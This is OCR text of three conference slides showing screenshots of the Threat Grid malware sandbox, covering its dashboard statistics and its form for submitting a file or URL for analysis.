
Low (0-49) Medium (50-74) High (75-89) Critical (90-100)



Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Dashboard
My Organization
My Samples
Last 24 Hours
Last 7 Days
Auto Refresh
Avg. Analysis Time
6m 3s
-6% prior period
Avg. Threat Score
40
-2% prior period
Unique Submitters
14
+17% prior period
Unique File Types
64
+5% prior period
Recent Samples
100 graveyard.exe
100 heading_s.exe
100 instruct.exe
100 thought
Threat Scores
Avg. Threat Score 40 (from 1,220 submissions)
650
600
550
500
450
400
350
300
250
200
150
100
50
0
173
173
255
Critical (90-100)
High (75-89)
Medium (50-74)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
377
235
215
133
01/20
01/21
01/22
01/23
Total Convictions
173 Convictions (24.71 Avg/Day)
1,220 Submissions (174.29 Avg/Day)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
Submit Sample
Submission Type
Upload file
Submit URL
File
Browse...
Options
Tags
zeus, spy-eye, etc...
Access
Mark private
Notification
Email me when anaylsis is complete
Virtual Machine
Use best option
Playbook
None
Description
Network Simulation
None
As Needed
All Simulated
No network traffic will be simulated.
Network Exit
US - Pennsylvania - Philadelphia (default)
Callback URL
http://yourserver.com/callback/url
Runtime
5 minutes
Password
Help
Cancel
Submit
BRKSEC-3450
73



Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Dashboard
My Organization
My Samples
Last 24 Hours
Last 7 Days
Auto Refresh
Avg. Analysis Time
6m 3s
-6% prior period
Avg. Threat Score
40
-2% prior period
Unique Submitters
14
+17% prior period
Unique File Types
64
+5% prior period
Recent Samples
100 graveyard.exe
100 heading_s.exe
100 instruct.exe
100 thought
Threat Scores
Avg. Threat Score 40 (from 1,220 submissions)
Low (0-49) Medium (50-74) High (75-89) Critical (90-100)
173
173
255
Critical (90-100)
High (75-89)
Medium (50-74)
133
377
235
215
01/20
01/21
01/22
01/23
Total Convictions
173 Convictions (24.71 Avg/Day)
1,220 Submissions (174.29 Avg/Day)
Submit Sample
Submission Type
Upload file
Submit URL
URL
http://malwaremightbe.com/here/
Sample Name
My Sample
Options
Tags
zeus, spy-eye, etc...
Access
Mark private
Notification
Email me when anaylsis is complete
Virtual Machine
Use best option
Playbook
None
Description
Network Simulation
None
As Needed
All Simulated
No network traffic will be simulated.
Network Exit
US - Pennsylvania - Philadelphia (default)
Callback URL
http://yourserver.com/callback/url
Runtime
5 minutes
Help
Cancel
Submit
BRKSEC-3450
74



Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Dashboard
My Organization
My Samples
Last 24 Hours
Last 7 Days
Auto Refresh
Avg. Analysis Time
6m 3s
-6% prior period
Avg. Threat Score
40
-2% prior period
Unique Submitters
14
+17% prior period
Unique File Types
64
+5% prior period
Recent Samples
100 graveyard.exe
100 heading_s.exe
100 instruct.exe
100 thought
Threat Scores
Avg. Threat Score 40 (from 1,220 submissions)
650
600
550
500
450
400
350
300
250
200
150
100
50
0
173
173
255
Critical (90-100)
High (75-89)
Medium (50-74)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
377
235
215
133
01/20
01/21
01/22
01/23
Total Convictions
173 Convictions (24.71 Avg/Day)
1,220 Submissions (174.29 Avg/Day)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
Submit Sample
Submission Type
Upload file
Submit URL
File
Browse...
Options
Tags
zeus, spy-eye, etc...
Access
Mark private
Notification
Email me when anaylsis is complete
Virtual Machine
Use best option
Playbook
None
Description
Network Simulation
None
As Needed
All Simulated
No network traffic will be simulated.
Network Exit
US - Pennsylvania - Philadelphia (default)
Callback URL
http://yourserver.com/callback/url
Runtime
5 minutes
Password
Help
Cancel
Submit
BRKSEC-3450
75

